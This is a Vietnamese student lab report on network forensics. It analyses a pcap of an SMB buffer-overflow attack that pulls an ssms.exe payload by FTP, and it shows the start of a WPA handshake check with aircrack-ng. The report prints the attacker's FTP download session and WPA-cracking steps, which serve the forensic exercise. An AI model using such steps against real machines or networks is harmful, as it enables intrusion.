



# BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số

Lab 4: Network Forensics

GVHD: Đoàn Minh Trung

**1. THÔNG TIN CHUNG:**

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT334.P11.ATCL.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Đại Nghĩa	21521182	21521182@gm.uit.edu.vn
2	Phạm Hoàng Phúc	21521295	21521295@gm.uit.edu.vn
3	Lê Xuân Sơn	21521386	21521386@gm.uit.edu.vn

**2. NỘI DUNG THỰC HIỆN:<sup>1</sup>**

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 1a	100%
2	Bài tập 1b	100%
3	Bài tập 2	100%
4	Bài tập 3	100%
5	Bài tập 4	100%
6	Bài tập 5	100%
7	Bài tập 6	100%


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành

## BÁO CÁO CHI TIẾT


### Kịch Bản 1-a:

Truy cập vào statistics/endpoint để kiểm tra số lượng endpoint đã bắt được trong gói tin pcap. Để tìm kiếm thông tin đặc biệt hơn như quốc gia bắt nguồn, số AS; ta dùng geolocate lite






Để có thể biết được nội dung trao đổi giữa 2 địa chỉ trên, ta sử dụng khả năng TCP Follow Stream trong mục Conversation. Ta thấy được có 5 gói tin tcp đã được gửi qua lại.




Dưới đây là nội dung của các gói tin đó. Ta follow từng gói để xem.




Ngoài ra khi thực hiện kiểm tra smb ta thấy attacker đang gửi lệnh thực thi lên máy nạn nhân




Thực hiện tìm hiểu thì ta biết được attacker đang muốn thực hiện khai thác lỗi buffer overflow trên DsRoleUpgradeDownlevelServer và gọi remote tới máy nạn nhân, đồng thời ta thấy được trong gói tin có nhiều byte ảo \x31



Thực hiện tiếp việc follow stream, ở stream 2 ta có được câu lệnh injection mà attacker đã thực hiện, yêu cầu tải xuống file thực thi ssms.exe qua port 8884



Ở stream 3, ta có thể thấy máy nạn nhân trong quá trình thực hiện shellcode




```
220 NzmxFtpd 0wns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
QUIT
226 Transfer complete.
221 Goodbye happy r00ting.
```

7 client pkts, 9 server pkts, 14 turns.

Entire conversation (291 bytes) Show data as ASCII Stream 3

Ở stream 4, file ssms.exe đã được thực hiện, khả năng cao là mã hoá thông tin trong máy cho tấn công ransomware hoặc



### Kịch Bản 1-b:

Mở file pcap, quan sát các gói tin Probe Request/Response

Xem SSID



53	2.278511		86:2f:82:10:f3:d0 (86:2...	802.11	10 Acknowledgement
54	2.286722	86:2f:82:10:f3:d0	Broadcast	802.11	146 Probe Request,
55	2.288239	TpLinkTechno_ff:0f:48	86:2f:82:10:f3:d0	802.11	88 Probe Response,
56	2.288279		TpLinkTechno_ff:0f:48 (...)	802.11	10 Acknowledgement
57	2.314394	86:2f:82:10:f3:d0	Broadcast	802.11	146 Probe Request,
58	2.315377	TpLinkTechno_ff:0f:48	86:2f:82:10:f3:d0	802.11	88 Probe Response,
59	2.315929		TpLinkTechno_ff:0f:48 (...)	802.11	10 Acknowledgement
60	2.342550	86:2f:82:10:f3:d0	Broadcast	802.11	146 Probe Request,
61	2.369667	86:2f:82:10:f3:d0	Broadcast	802.11	146 Probe Request,
62	2.390747	86:2f:82:10:f3:d0	TpLinkTechno_ff:0f:48	802.11	24 Null function (
63	2.390703		86:2f:82:10:f3:d0 (86:2...	802.11	10 Acknowledgement
64	2.390703	TpLinkTechno ff:0f:48	86:2f:82:10:f3:d0	802.11	24 Null function (

▶ Frame 55: 88 bytes on wire (704 bits), 88 bytes captured (704 bits)  
 ▶ IEEE 802.11 Probe Response, Flags: .....  
 ▶ IEEE 802.11 Wireless Management  
   ▶ Fixed parameters (12 bytes)  
   ▶ Tagged parameters (52 bytes)  
     ▶ Tag: SSID parameter set: "Rome"  
     ▶ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]  
     ▶ Tag: DS Parameter set: Current Channel: 6  
     ▶ Tag: ERP Information  
     ▶ Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]  
     ▶ Tag: Vendor Specific: Microsoft Corp.: WPA Information Element

Mở file bằng công cụ aircrack-ng

```

root@phuc: /home/phuc/Desktop
File Actions Edit View Help

(root@phuc)-[/home/phuc/Desktop]
# aircrack-ng Net_Forensic_kb01_b.cap
Reading packets, please wait...
Opening Net_Forensic_kb01_b.cap
Resetting EAPOL Handshake decoder state.
Read 8525 packets.

# BSSID          ESSID          Encryption
1 38:AA:3C:32:46:60 SD             Unknown
2 74:EA:3A:FF:0F:48 Rome          WPA (1 handshake)

Index number of target network ? 2



Reading packets, please wait...
Opening Net_Forensic_kb01_b.cap
Resetting EAPOL Handshake decoder state.
Read 8525 packets.

1 potential targets


Please specify a dictionary (option -w).

(root@phuc)-[/home/phuc/Desktop]
#
  
```

